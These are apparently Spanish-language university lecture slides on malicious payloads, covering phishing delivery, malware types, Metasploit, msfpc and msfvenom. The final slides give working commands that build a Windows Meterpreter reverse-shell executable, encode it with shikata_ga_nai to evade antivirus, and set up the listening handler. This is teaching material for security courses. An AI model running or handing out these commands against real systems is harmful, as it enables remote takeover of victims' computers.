Payload

© **Universidad de Palermo** | Prohibida la reproducción total o parcial de imágenes y textos.

Payload

El término “carga útil” se refiere tradicionalmente a la carga que lleva un vehículo, por ejemplo, los pasajeros de un avión o la carga de un camión.

Pero, en informática, “carga útil” (***payload*** en inglés) se refiere al contenido de un mensaje.

Cuando se envía un correo electrónico, se transmiten varios datos, como una cabecera, algunos metadatos y el propio mensaje.

En este caso, el mensaje es la carga útil, es decir, el contenido que quieres que reciba el destinatario.

El término “carga útil maliciosa” o “payload maliciosa” entra en juego cuando hablamos específicamente de ciberseguridad.

UP Universidad de Palermo ©

Payload

¿Qué es una payload maliciosa?

En un ciberataque, una **carga útil maliciosa** (payload maliciosa) **es lo que el atacante quiere hacer llegar al objetivo:** es el contenido que causa daño a la víctima del ataque.

A menudo, es una URL que lleva a un sitio web malicioso o un archivo adjunto que despliega malware.

UP Universidad de Palermo ©

Payload

¿Cómo se entrega una payload maliciosa?

Las payloads maliciosas primero tienen que encontrar el camino hacia el dispositivo del objetivo. ¿Cómo? Hay un par de métodos que los hackers utilizan para hacerlo:

- Ataques de ingeniería social.
- Secuestro de DNS.

UP Universidad de Palermo ©

Payload

- La forma más común de entregar una payload maliciosa es a través de **ataques de ingeniería social** como el phishing, el spear phishing, el CEO Fraud y otros tipos de ataques avanzados de suplantación de identidad.
- Así es como empieza un típico ataque de phishing…
- Supongamos que tu oficina ha pedido tinta para la impresora. Recibís un correo electrónico de alguien que dice ser “FedEx” que dice: *“haz click aquí para rastrear tu pedido“.* Como, de hecho, estás esperando una entrega, hacés click en el enlace.
- El enlace parece llevar a la página de seguimiento de pedidos de FedEx, pero la página hace que se descargue un archivo en tu ordenador. **Este archivo es el payload malicioso.**

UP Universidad de Palermo ©

Payload

Los payloads maliciosos pueden adoptar diversas formas. Los ejemplos siguientes son todos tipos de “malware” (software malicioso).

- **Virus:** un tipo de malware que puede replicarse e insertar su código en otros programas.
- **Ransomware:** cifra los datos del ordenador objetivo, dejándolo inutilizable, y luego pide un rescate para restaurar el acceso.
- **Spyware:** programa que rastrea la actividad del usuario en un dispositivo, incluyendo los sitios web que visita, las aplicaciones que utiliza y las teclas que pulsa (y, por tanto, las contraseñas del usuario).
- **Troyano:** cualquier archivo que parece inocente, pero que realiza acciones maliciosas cuando se ejecuta.
- **Adware:** secuestra el ordenador objetivo y muestra molestos anuncios emergentes, afectando al rendimiento.

UP Universidad de Palermo ©

Payload

Ver el siguiente video sobre:

¿Qué es un PAYLOAD, un EXPLOIT y una VULNERABILIDAD en CIBERSEGURIDAD?

- López, Alberto. [AlbertoLópez TECH TIPS]. (22 ene 2023). ¿Qué es un PAYLOAD, un EXPLOIT y una VULNERABILIDAD en CIBERSEGURIDAD? Diferencias. [Video]. YouTube. https://www.youtube.com/watch?v=yXhAbwx9liU&list=PLC7RaG0ZPYgI8iSgR-iYdhE6H85G_QWzt

UP Universidad de Palermo ©

Payload

Meterpreter:

- Es un payload capaz de realizar varias funciones y es de los mejores por ser sigiloso.
- Este ataca directamente en la memoria sin dejar rastros en el disco duro, haciendo que sea más difícil aún localizarlo para acabar con él.

UP Universidad de Palermo ©

Payload

Cómo se ejecutan las payloads

Hay un suministro interminable de payloads que los hackers pueden utilizar para infectar una máquina.

Incluso se pueden generar payloads con una interfaz gráfica, por ejemplo, con el framework **Metasploit.**

Estas pruebas de penetración pueden generar un payload y, sobre todo, emular conexiones entrantes con la máquina infectada una vez que el hacker está dentro.

A continuación, pueden interactuar con el ordenador objetivo, lo que puede consistir en realizar capturas de pantalla, interactuar con el sistema de archivos o acceder a la cámara web.

UP Universidad de Palermo ©

Payload

- MSFPC: un Payload Creator que no hay que confundir con Metasploit.
- MSFPC o MSFvenom Payload Creator: es un script que, debido al éxito que ha tenido, se ha introducido en la distribución de Kali Linux y ya viene nativo.

Muchos pueden pensar que es una herramienta del framework de Metasploit, ya que comienza por msf como otras muchas herramientas del framework: msfvenom, msfconsole, msfd, etc.

Nada más lejos de la realidad. Lo que ocurre es que hace uso de Metasploit y de msfvenom para generar ciertos payloads.

UP Universidad de Palermo ©

Payload

- La idea de **msfpc** es sencilla, facilitar el uso de herramientas como **msfvenom** o hacer más sencillo el proceso de generación de una **shellcode** o de un payload concreto. Podemos verlo, como se indica en el repositorio de la herramienta, como un **wrapper** para generar múltiples tipos de payloads.
- La herramienta de **msfpc** dispone de un **Github** donde se puede encontrar documentación y casos de uso de la herramienta de automatización.

UP Universidad de Palermo ©

Payload

El resto de parámetros lo que aporta es una combinatorio y personalización muy grande.

Por ejemplo, personalizamos con la dirección IP y puerto, pero con STAGED y STAGELESS estamos entrando en una combinatoria de posibilidades bastante grande.

Es cierto que aquí estamos limitados a generar shells o Meterpreters, pero aún así tenemos un abanico de posibilidades.

msfpc <type> (<domain>) (<port>) (<cmd>) (<bind>)

(<staged>) (<tcp>) (<batch>) (<verbose>)

UP Universidad de Palermo ©

Payload

A continuación, vamos a mostrar un poco el desglose de cada opción:

- **TYPE:** ya se comentó anteriormente. Elegiremos plataforma o tecnología sobre la que el payload funcionará.
- **DOMAIN o IP:** fácil, indicaremos contra qué IP o contra qué dominio se conectará el payload o tendremos que irnos a conectar para buscar al payload en ejecución, dependerá de si estamos ante un reverse o un bind.
- **PORT:** puerto donde se encontrará el handler que recibirá la conexión o el puerto al que el handler deberá conectarse en una máquina remota. Esto dependerá de si la conexión es de tipo reverse o de tipo bind.

UP Universidad de Palermo ©

Payload

- **BIND o REVERSE:** proporciona información sobre si la conexión será desde el handler hacia el payload o al revés.
- **STAGED o STAGELESS:** indica si el payload tendrá dependencias o no. En otras palabras, si el paylaod se construirá con una etapa o con varias. El tipo STAGED está ligado a Metasploit y el STAGELESS es más pequeño y estable, suelen ser pequeñas Shell. El tipo STAGED son mejores en entornos de alta latencia. El tipo STAGELESS son vistas como mejores para bypassear un AV. Estos detalles también se pueden encontrar en el repositorio.
- **VERBOSE:** muestra información del proceso de generación para que se tenga detalle de lo que ocurre.

UP Universidad de Palermo ©


Payload

La generación de un payload es sencilla si entendemos los parámetros comentados anteriormente.

Lo más interesante es que, aparte de proporcionarnos el payload generado, nos dan información de cómo se ha generado con msfvenom, es decir, la línea ejecutado internamente contra **msfvenom** y, además, nos dan información sobre cómo lanzar el handler de **Metasploit** de forma automática.

Esto último se puede ver a través de un fichero **RC** que nos proporciona la ejecución de **msfpc**.

UP Universidad de Palermo ©



Fuente: Ejecución de msfconsole desde Kali [captura de pantalla].

Payload binario

Metasploit está lleno de características interesantes y útiles.

Una de ellas es la habilidad para generar ejecutables de un payload desde Metasploit.

Esto puede ser muy útil en situaciones tales como ingeniería social: si logramos que un usuario ejecute el payload, entonces no hay ninguna razón para pasar por el proceso de explotación de software.

UP Universidad de Palermo ©

Ejemplo

- Vamos a usar un payload de **meterpreter** de conexión inversa, ejecutado en un sistema remoto para obtener nuestra shell de meterpreter.
- Para hacer esto de forma correcta, usamos la herramienta de línea de comandos msfvenom.
- Este comando es usado para generar payloads para ser utilizados en muchas situaciones y ofreciendo una variedad de opciones de salida, desde perl pasando por C hasta el código fuente sin depurar.
- Estamos interesados en la salida del ejecutable, que es proporcionado por el **comando X.**
- Generaremos un ejecutable de Windows de meterpreter inverso que se conecte de nuevo a nosotros a través del puerto **31337**. Observemos que **msfvenom** nos permite agregar la letra "O" al final de la cadena de comando para ver qué opciones están disponibles.

UP Universidad de Palermo ©

Reverse TCP

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.12 LPORT:4545 -f exe > Shell.exe

Ocultar rastros

msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 LHOST=192.168.1.12 LPORT:4545 -f exe > Shell.exe

-e x86/shikata_ga_nai --> encoder that I use for this tutorial

-i 5 --> interaciones

UP Universidad de Palermo ©

Del lado del servidor escuchando

- msfconsole
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 192.168.1.13
- set LPORT 4545
- exploit

UP Universidad de Palermo ©



© Universidad de Palermo
Prohibida la reproducción total o parcial de imágenes y textos.